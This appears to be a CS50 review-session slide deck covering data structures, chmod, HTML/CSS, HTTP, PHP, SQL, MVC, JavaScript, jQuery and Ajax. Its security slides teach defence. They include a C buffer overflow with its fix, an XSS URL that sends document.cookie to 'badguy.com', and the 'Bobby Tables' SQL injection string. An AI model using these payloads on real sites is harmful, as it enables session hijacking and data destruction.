


Tries

```
typedef struct node
{
    // marker for end of word
    bool is_word;

    // array of node*
    struct node* children[27];
}
node;
```

Tries



Tries (vs. Hash Tables)

- **tries** provide constant time lookup (in theory), **but** use large amounts of memory!

Stacks

- last-in, first-out (LIFO)
- picture a stack of trays!
- elements are **pushed** on and **popped** off
- keep track of both the **size** and **capacity**!

Queues

- first-in, first-out (FIFO)
- picture a line!
- elements are **enqueued** and **dequeued**
- keep track of the **size**, **capacity**, and **head**

permissions

- `chmod` (“change mode”)
 - Linux command that changes the access permissions of file system objects (i.e., directories, files)
 - to see file permissions: `ls -l`

permissions

```
Terminal
File Edit View Terminal Tabs Help
jharvard@appliance (~): ls -l
total 20
drwxr-xr-x 2 jharvard students 4096 Nov 17 00:37 Desktop
drwxr-xr-x 2 jharvard students 4096 Nov 17 00:38 Downloads
drwx----- 2 jharvard students 4096 Nov 17 00:37 Dropbox
drwxr-xr-x 2 jharvard students 4096 Nov 17 00:39 logs
drwx--x--x 2 jharvard students 4096 Nov 17 00:38 vhosts
jharvard@appliance (~):
```

d: directory

rwX: readable, writable, executable

--- ---: lack of permission for other users

permissions

d rwx

— — —

— — —

directory

user

group

world

treat each triad as 3 bits (cumulative value: 0-7)

chmod

chmod **[references]** [operator] [modes] [file]

u user owner of the file

g group members of the file's group

o others neither of the above

a all all of the above

chmod

chmod [references] **[operator]** [modes] [file]

- + adds the specified modes
- removes the specified modes

HTML

- Hypertext Markup Language
- standard markup language used to create web pages

HTML Tags

```
<!DOCTYPE html>
```

```
<html>
```

```
  <head>
```

```
    <link href="style.css" rel="stylesheet"/>
```

```
    <title>CS50</title>
```

```
  </head>
```

```
  <body>
```

```
    <h1 id="title">CS50 Review Session</h1>
```

```
    <p class="info">Date: Monday, November 17th, 2014</p>
```

```
    <p class="info">Time: 7:00 pm - 8:30 pm</p>
```

```
  </body>
```

```
</html>
```

CSS

body

```
{  
    background-color: #000000; /* black */  
    color: #ffffff; /* white */  
    font-family: "Arial";  
}
```

#title

```
{  
    color: #00FFFF; /* blue */  
}
```

.info

```
{  
    color: #FF6666; /* pink */  
}
```

CSS

tag_name {}

#id {}

.class {}

HTML and CSS Best Practices

- close all HTML tags!
- check that your page validates ([W3 Validator](#))
- separate style (CSS) from markup (HTML)

`<DIV>Q: HOW DO YOU ANNOY A WEB DEVELOPER?`

TCP/IP

- Transmission Control Protocol / Internet Protocol
- means of ensuring delivery of data
 - specifies port (e.g., 80)

HTTP

- HyperText Transfer Protocol
- allows browsers to speak to web servers
 - like human handshaking
 - request-response protocol in the client-server model

HTTP

request

GET / HTTP/1.1

Host: www.google.com

...

response

HTTP/1.1 200 OK

Content-Type: text/html

...

HTTP Statuses

- 200 OK
- 301 Moved
- 304 Not Modified
- 400 Bad Request
- 403 Forbidden
- 404 Not Found
- 500 Internal Server Error
- 503 Service Unavailable

PHP

- PHP Hypertext Preprocessor (recursive backronym?!)
- programming language (unlike HTML)

```
<?php
    print("Hello, World!");
?>
```

PHP Basics

- all variable names start with \$
 - we don't specify a variable's type anymore!
- no main function
- interpreted (as opposed to compiled)

Arrays

actually an ordered map (associates values to keys)

Syntax:

```
$arr = [  
    key1 => value1,  
    key2 => value2,  
    ...  
];
```

or

```
$arr = [1, 2, 3, 4];
```

foreach

Syntax:

```
foreach ($arr as $value)
{
    // do something with $value
}
```

Example:

```
$arr = ["foo" => "bar", "baz" => "qux"];
foreach ($arr as $key => $value)
{
    // do something with $key and/or $value
}
```

PHP + HTML

hello.html

```
1 <!DOCTYPE html>
2
3 <html>
4   <head>
5     <title>hello</title>
6   </head>
7   <body>
8     <form action="hello.php" method="get">
9       <input name="name" placeholder="Name" type="text"/>
10      <input type="submit" value="Say Hello"/>
11    </form>
12  </body>
13 </html>
```

hello.php

```
1 <!DOCTYPE html>
2
3 <html>
4   <head>
5     <title>hello</title>
6   </head>
7   <body>
8     hello, <? = htmlspecialchars($_GET["name"]) ?>
9   </body>
10 </html>
```

GET vs. POST

- two main ways to pass data in an HTTP request
- GET: information is passed via the URL (e. g., YouTube's URLs)
- POST: passes data in the HTTP message body
 - unlike GET, the data is “hidden” from the user

SQL

- Structured Query Language
- designed for managing data held in a relational database management system
- four common SQL queries:
 - UPDATE
 - INSERT
 - SELECT
 - DELETE

SQL: UPDATE

- update data in a database

```
UPDATE table SET col1 = val1, col2 = val2, ...  
# update table, changing values in all rows
```

```
UPDATE table SET col1 = val1 WHERE house = "Currier"  
# update table, changing col1 to val1 at all rows where  
the house is "Currier"
```

SQL: INSERT

- insert certain values into a table

INSERT INTO table VALUES (val) #
insert into table a new row containing val

INSERT INTO table (col1, col2) VALUES (val1, val2)
insert a new row into table containing values val1 and val2 under columns col1 and col2

SQL: SELECT

- select data

```
SELECT * FROM table WHERE col = "something"
```

select row(s) from table based on col's value

```
SELECT * FROM table
```

select all columns and all rows from a table

#

SQL: Delete

- delete from table

```
DELETE FROM table WHERE col = "something"
```

```
# delete all rows from table where col = "something"
```

[A Few] SQL: Data Types

- **CHAR**
Fixed length string up to 255 characters.
- **VARCHAR**
Variable length string up to 65,535 characters.
- **INT**
Regular 32-bit integer.
- **FLOAT**
Floating-point number.

....


PHP + SQL

```
$rows = query("SELECT * FROM history  
WHERE id = ?", $_SESSION["id"]);
```

CS50's query function protects against SQL injection.

MVC

- design paradigm
- way of organizing and thinking about code



MVC

HTTP request is sent to a web server→

controller interprets the user's request and validates user input→

(optional) controller communicates with a **model**, which allows for persistent storage of information→

controller passes information on to the view

MVC

COMPONENT	FUNCTION	EXAMPLE
Model	<ul style="list-style-type: none">- Persistent storage of information- Managing and organizing data	<ul style="list-style-type: none">- MySQL database- Data files
View	<ul style="list-style-type: none">- Presentation of information to user- User interface	<ul style="list-style-type: none">- HTML- Minimal PHP (e.g., for iterating over data to print it out)
Controller	<ul style="list-style-type: none">- Handles user requests, gets information from the model	<ul style="list-style-type: none">- PHP

DOM

- HTML documents are organized into a hierarchical tree structure
- DOM: Document-Object Model
 - if we have access to an object representation of the document, then we can manipulate the document like we manipulate objects

DOM

```
<!DOCTYPE html>
```

```
<html>
```

```
  <head>
```

```
    <title>hello, world</title>
```


```
  </head>
```

```
  <body>
```

```
    hello, world
```

```
  </body>
```

```
</html>
```



JavaScript


- loosely typed (variables are defined with var instead of \$ in PHP)
- interpreted language (no need to compile)
- used to manipulate the content, appearance, and behavior of a web page
- allows users to communicate asynchronously with the browser (via Ajax)
- usually client-side (PHP is server-side)
 - client-side: no need to interact with another device → faster

Hello World

index.html

```
<!DOCTYPE html>

<html>
  <head>
    <script src="hello.js"></script>
    <title>Hello, world!</title>
  </head>
  <body>
    Body HTML here
  </body>
</html>
```



hello.js

```
alert("Hello, world!");
```

Variable Declarations

- take the form `var name = value;`
- no type is specified

C

```
int i = 50;
```

PHP

```
$i = 50;
```

Javascript

```
var i = 50;
```

Loops

```
for(/* init */; /* condition*/; /* update */)
{}
```

```
while(/* condition */)
{}
```

```
do
{}
while(/* condition */);
```

Function Declarations

```
function sum(x, y)
{
    return x + y;
}
```

`/* or */`

```
var sum = function(x, y)
{
    return x + y;
}
```

****anonymous function:**
functions without
names**

****functions are treated
like values****

Arrays

```
var arr = [];  
var arr2 = ["Arrays", "in", "JS"];
```

```
var thirdElement = arr2[2];  
var arr2len = arr2.length;
```

Arrays

- it's acceptable to add an item to array beyond its initial bounds, since the array grows dynamically

Objects

- conceptually similar to structs in C and associative arrays in PHP
- JSON: JavaScript Object Notation

Objects (JSON)

```
var CS50 = {  
    "course": "CS50",  
    "instructor": "David J. Malan '99",  
    "tfs": ["Rob", "Hannah"],  
    "psets": 8,  
    "recorded": true  
};
```

Associative Arrays vs JSON

- If I want to reference things in a PHP associative array, I'd use: `array["key"]`
- In JSON, however, you use dot notation: `object.element`

If my DOM looks like this...

```
<!DOCTYPE html>
```

```
<html>
```

```
  <head>
```

```
    <title>hello, world</title>
```

```
  </head>
```

```
  <body>
```

```
    <button id="search_button">Push me!</button>
```

```
  </body>
```

```
</html>
```

Events

```
window.onload = function() {  
    var searchButton =  
        document.getElementById("search_button");  
  
    searchButton.onclick = function() {  
        alert("You clicked the search button");  
    };  
}
```

jQuery

- A JavaScript library to help simplify and streamline certain functions. The above code, for example, turns into this:

```
$(function() {  
    $("#search_button").click(function() {  
        alert("You clicked the search button");  
    });  
});
```

Useful JQuery

- `$(document).ready()` - make sure DOM has loaded
- `$("#someID")` - select an id (can be used with any selector!)
- `.submit()` - on `<form>` submission, do something
- `.val()` - get value submitted via a form
- `.html()` - access HTML

Ajax (what it means)

Asynchronous - the method


Javascript - the language

XML - the data

(though more often JSON these days)

Ajax

- In the past, the client needed to request the entire content of a website even in cases when it simply wanted to update specific information.
- Ajax (Asynchronous Javascript and XML) allows us to send additional GET or POST requests without having to reload our browser.



Ajax w/ JQuery

```
$.getJSON()  
    .done(function(data, textStatus, jqXHR) {  
        // if successful, do something  
    })  
    .fail(function(jqXHR, textStatus, errorThrown) {  
        // else handle error  
    });
```

Security

Something bad that
should look familiar:

```
#include <string.h>
```

```
void foo(char* bar)
```

```
{
```

```
    char c[12];
```

```
    memcpy(c, bar, strlen(bar));
```

```
}
```

```
int main(int argc, char* argv[])
```

```
{
```

```
    foo(argv[1]);
```

```
}
```

The Fix

Always check bounds of arrays!

```
void foo(char* bar)
{
    char c[12];
    if (bar != NULL)
    {
        int n = strlen(bar);
        if (n < 12)
        {
            memcpy(c, bar, n);
        }
    }
}
```

Web Security

True or False

- Using one password is a good idea
- Padlock icons ensure security
- SSL protects against a man-in-the-middle attack

Web Security

True or False

- Using one password is a good idea
- Padlock icons ensure security
- SSL protects against a man-in-the-middle attack

FALSE

Types of Attacks

- Man-in-the-middle
- Session hijacking
- Cross-site request forgery (CSRF)
- Cross-site scripting (XSS)
 - `http://vulnerable.com/?q=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>`
- Manipulating header data

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY -



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH. YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

Questions?